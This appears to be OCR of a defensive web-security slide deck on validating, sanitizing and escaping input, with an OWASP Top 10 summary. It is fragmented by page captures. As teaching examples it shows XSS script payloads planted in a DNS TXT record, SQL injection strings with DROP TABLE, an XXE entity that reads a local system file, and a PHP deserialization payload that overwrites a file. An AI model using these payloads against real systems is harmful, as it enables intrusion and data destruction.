Plagiarism Checker
Grammar Checker
Reverse Image Search
Word Counter
Seo Blog
XSS !?!?
OK
Cancel
GET HTTP HEADERS
Enter a URL with http:// or https://
Enter URL
Transferring data from cdnjs.cloudflare.com...


HTTP / HTTPS Header Check
www.webconfs.com/http-header-check.php
Search
webconfs.com
seo tools & webmaster utilities
SEO Tools
15 Minute SEO
SEO Tutorial
SEO Articles
How To Google Adwords
SEO Comics
SEO Glossary
SEO Puzzle
Web Tools
XSS !?!?
OK
Cancel
Web Tools : HT
HTTP/1.1 200 OK =
Date => Thu, 08 No
Server => Apache
X-Drupal-Cache => HIT
Content-Language => en
X-Frame-Options => sameorigin
Link => ; rel="canonical",; rel="shortlink"
Cache-Control => public, max-age=86400
Expires => Sun, 19 Nov 1978 05:00:00 GMT
Vary => Cookie,Accept-Encoding
X-Content-Type-Options => nosniff
Strict-Transport-Security => max-age=31536000;includeSubDomains;preload
X-Xss-Protection => 1;mode=block
Referrer-Policy => no-referrer-when-downgrade
X-Powered-By => PHP/6.0.7'; DROP TABLE 'domains';
The Best Web Hosting
only $2.95 /mo
Get Started
bluehost
Top SEO Web Hosting Companies
SEO Services
White Label SEO
Backlinks
Blog Writing Service
Website Monitoring
TheHOTH Reviews
Local SEO Services
Attracta Reviews
Read a.optnmnstr.com



HTTP Status Codes Checker ~ S
tools.seobook.com/server-header-checker/?page=single&url=https%3A
Search
SEOBOOK
Join FREE
About
Support
Login
Search
Home
Blog
Pricing
Community
Training
SEO Tools
Videos
Training Courses → Overview SEO PPC Tracking
Audio Tools Interviews Discounts
XSS !?!?
OK
Cancel
SEO Tools
Tools to help you build and market your website.
Firefox Extensions
Rank Checker
SEO Toolbar
SEO for Firefox
Website Health Check
Duplicate Content Checker
Web Tools
The Keyword Tool
Hub Finder
Local Rank
Show Ser
ebpage
Server Header Checker
Single Page Header Check
Bulk Page Header Check
Read apis.google.com


http header check
freeonlinetools24.com/status
Search
Home
GMT
MD5 generator
Base64
Base64 image
Serialize
Unserialize
json decoder
IP
Http status check
HTTP / HTTPS Header Response Checker
This tool provides you a wide range of real time http status codes. which could be useful to check the current status of your website/server, is it up or down or does it carry any other informations?
Please input your website/server address:
https://ayesh.me/go/XSS
XSS !?!?
OK
Cancel
Header Informa
sh.me/go/XSS
Code
Status
200
OK
Additional Information
Header
Value
Date
Thu, 08 Nov 2018 14:17:10 GMT
Server
Apache
X-Drupal-Cache
HIT
Content-Language
en
X-Frame-Options
sameorigin
Link
; rel="canonical",; rel="shortlink"
Cache-Control
public, max-age=86400
Expires
Sun, 19 Nov 1978 05:00:00 GMT
Accept-Encoding
Read freeonlinetools24.com

Lookup Results

TXT record results for ayesh.me, using server 8.8.8.8.

Domain	Type	TTL	Answer
ayesh.me	TXT	3599	'; DROP TABLE 'domains'; <script>var a = window.confirm('XSS !?!?');if (a) {window.location.href = 'https://ayesh.me/go/XSS';} </script>
ayesh.me	TXT	3599	I am Batman!
ayesh.me	TXT	3599	v=spf1 include:_spf.google.com ~all
ayesh.me	TXT	3599	keybase-site-verification=28siOqCkKBuU8G_6AA9E-cc-hSbyjAq_FULATZylBEE


DNS Checker - DNS Check Prop
https://dnschecker.org/#TXT/ayesh.me
Search
DNSCHECKER
Donate
Home
Flush DNS
DNS Servers
Reverse DNS Lookup
Add Custom DNS
Donate
Report Bug
Your IP : 188.169.114.217
DNS CHECK
ayesh.me
TXT
Search
CHECK DNS RESOLUTION
st or started a new website, then you are in right place! DNS
ervice for checking domain name server records against a
ers in different corners of the world. Do a quick look up for any
collected from all location for confirming that website is
dwide.
XSS !?!?
OK
Cancel
Holtsville NY, United States
Opendns
keybase-site-verification=28siOqCkKBuU8G_6AA9E-cc-hSbyjAq_FULATZylBEE
I am Batman!
'; DROP TABLE 'domains';
v=spf1 include:_spf.google.com ~all
Canoga Park, CA, United States
Sprint
'; DROP TABLE 'domains';
v=spf1 include:_spf.google.com ~all
keybase-site-verification=28siOqCkKBuU8G_6AA9E-cc-hSbyjAq_FULATZylBEE
I am Batman!
Holtsville NY, United States
Opendns
I am Batman!
v=spf1 include:_spf.google.com ~all
keybase-site-verification=28siOqCkKBuU8G_6AA9E-cc-hSbyjAq_FULATZylBEE
'; DROP TABLE 'domains';
ayesh.me - DNS Propagation Map by DnsChecker.org

(ノ°□°)ノ ⌒ ┻━━┻

VALIDATE SANITIZE ESCAPE

VALIDATE

SANITIZE ESCAPE

Validate user input at the **first entry** point
Refuse to continue without a valid input

Use when you know the exact data format

`example@example.com`

`Example-example`

https://example.com

VALIDATE

SANITIZE

ESCAPE

Accept user input, but **clean-up before use**
Strip HTML tags, unnecessary characters, etc.

Use when you cannot immediately reject input

Strip HTML: *How to <script>alert('xss');</script>* ➡ *How to*

Strip HTML: *How to <script>alert('xss');</script>* ➡ *How to alert('xss');*

Sanitize file name: *my-awesome-song-*****.mp3* ➡ *my-awesome-song-_____.mp3*

HTML Class name: *my-class>your-class* ➡ *my-class_your-class*

VALIDATE SANITIZE

ESCAPE

Neutralize harmful characters with counterparts
without modifying the meaning/appearance

Use when you **output** user input

VALIDATE SANITIZE


ESCAPE

Replace HTML special characters with HTML entities

```
Best dutch food<script>alert(“Oops!”)</script>
```

```
Best dutch food &lt;script&gt;alert(“Oops!”)&lt;/script&gt;
```

```
Best dutch food <  script >  alert(“Oops!”) <  /script>
```



VALIDATE SANITIZE

ESCAPE

MYSQL: Use Prepared statements or parameterized queries

```
query("SELECT * FROM posts WHERE title = %title", $query);
```

VALIDATE SANITIZE

ESCAPE

MYSQL: Use Prepared statements or parameterized queries

```
query("SELECT * FROM posts WHERE title = %title", $query);
```

```
SELECT * FROM posts WHERE title = 'Best \'DROP TABLE posts'
```

VALIDATE SANITIZE ESCAPE

VALIDATE

SANITIZE ESCAPE

```
filter_var('foo@bar.com', FILTER_VALIDATE_EMAIL);
```

```
is_email('foo@bar.com');
```

```
var validator = require('validator’);
validator.isEmail('foo@bar.com');
```

```
valid_email_address('foo@bar.com');
```

```
<field name="email" type="text" validate="email" />
```

VALIDATE

SANITIZE ESCAPE

```
filter_var();
```

https://php.net/filter_var
https://php.net/manual/en/filter.filters.validate.php

```
var validator = require('validator’);
```

https://github.com/chriso/validator.js

VALIDATE

SANITIZE

ESCAPE

```
filter_var('###foo@bar.com', FILTER_SANITIZE_EMAIL);
```

```
sanitize_email('     foo@bar.com  ');
```

VALIDATE

SANITIZE

ESCAPE

```
filter_var();
```

https://php.net/filter_var
http://php.net/manual/tr/filter.filters.sanitize.php

VALIDATE SANITIZE

ESCAPE

Escape HTML

```
filter_var('test <script>alert("xss");</script>', FILTER_SANITIZE_FULL_SPECIAL_CHARS);
htmlspecialchars('test <script>alert("xss");</script>', ENT_QUOTES, 'UTF-8');
```

```
esc_html('test <script>alert("xss");</script>’);
```

```
var validator = require('validator’);
validator.isEmail('foo@bar.com');
```

```
check_plain('test <script>alert("xss");</script>');
```

```
<field name="email" type="text" validate="email" />
```

VALIDATE SANITIZE

ESCAPE

Escape HTML

https://php.net/filter_var
https://php.net/manual/en/filter.filters.sanitize.php
https://php.net/htmlspecialchars

https://github.com/chriso/validator.js

https://codex.wordpress.org/Validating_Sanitizing_and_Escaping_User_Data

https://api.drupal.org/api/drupal/includes%21common.inc/group/sanitization/7.x
https://api.drupal.org/api/drupal/core%21includes%21common.inc/group/sanitization/8.6.x

https://api.joomla.org/cms-3/classes/Joomla.CMS.Filter.InputFilter.html#method_clean

VALIDATE SANITIZE

ESCAPE

Parameterized or Prepared SQL

```php
$stmt = $pdo->prepare("SELECT * FROM posts WHERE title = :title");
$stmt->execute(['title' => $query]);
$post = $stmt->fetch();
```

```php
$post = $wpdb->query(
  $wpdb->prepare(
    "SELECT * FROM posts WHERE title = '%s'",$query
));
```

```php
$query = $connection->query(“
   SELECT * FROM posts WHERE title = :title", [':title' =>$query]);
```

VALIDATE SANITIZE

ESCAPE

Parameterized or Prepared SQL

https://php.net/manual/en/book.pdo.php
https://phpdelusions.net/pdo
https://php.net/manual/en/book.mysqli.php

https://github.com/mysqljs/mysql#escaping-query-values

https://codex.wordpress.org/Class_Reference/wpdb#Protect_Queries_Against_SQL_Injection_Attacks


https://www.drupal.org/docs/7/api/database-api/static-queries
https://www.drupal.org/docs/8/api/database-api/static-queries

https://docs.joomla.org/Selecting_data_using_JDatabase

Best<script>alert(“Oops!”)</script>

https://example.com/search.php?query=Best <script

```php
echo "Search Results For" . $_GET['query'];
```



Best stroopwafels';DROP TABLE posts;--


```
query("SELECT * FROM posts WHERE title = '{$_GET['query']}'");
```

```
SELECT * FROM posts WHERE title = 'Best stoopwafels'; DROP TABLE posts;--
```


```
<?xml version="1.0" encoding="ISO-8859-1"?>
 <!DOCTYPE foo [ <!ELEMENT foo ANY >
 <!ENTITY xxe SYSTEM "file:///etc/password" >]>
   <foo>&xxe;</foo>
```

```php
class Foo {
  public $file = 'test.txt';
  public $data = 'bar';
  function __destruct(): void {
    file_put_contents($this->file, $this->data);
  }
}
```

serialize()

O:3:%22foo%22:2:{s:4:%22file%22;s:8:%22test.txt%22;s:3:%22bar%22;s:5:%22aaaa%22;}

O:3:%22foo%22:2:{s:4:%22file%22;s:9:%22index.php%22;s:5:%22die()%22;s:5:%22aaaa%22;}

TOP 10

TOP 10

- Injection
- Cross Site Scripting (XSS)
- Sensitive Data Exposure
- Broken Authentication
- Broken Access Control
- Insecure Unserialization
- XML External Entities (XXE)
- Components with known vulnerabilities
- Security Misconfiguration
- Insufficient Logging

Injection

- Never trust user input
- Always use parameters in SQL queries and pass user-input as placeholder values
- Do not roll your own SQL escape – Use database-provided solutions
- HTTP and Email headers are vulnerable to header-injection attacks
- Do not allow user-provided SQL queries. Use expression languages (Such as Symfony Expression Language)
- Use low-priviledged database users

Cross-Site Scripting (XSS)

- Never trust user input
- Escape values right before presentation layer (HTML templates, XML, etc)
- Mark sensitive cookies as HTTP-only
- HTTP Content-Security-Policy headers (CSP) to mitigate impact on a hack
- Use Markdown or similar markup languages in favor of full HTML
- PHP's `strip_tags()` is insecure as it does not remove attributes
- Use proper HTML sanitization solutions

Insecure Unserialization


- PHP's `serialize()`/`unserialize()` functions are unsafe
- Do not unserialize user-input. Only use JSON format
- Validate the data is untampered with HMAC
- Beware of integer and buffer overflows (32 <-> 64 bit systems)

XML External Entities (XXE)

- Disable PHP's XML Entity Loader (`libxml_disable_entity_loader()`)
- Enforce XML schema and be strict about it
- Configure external XML parsers to not process external entities

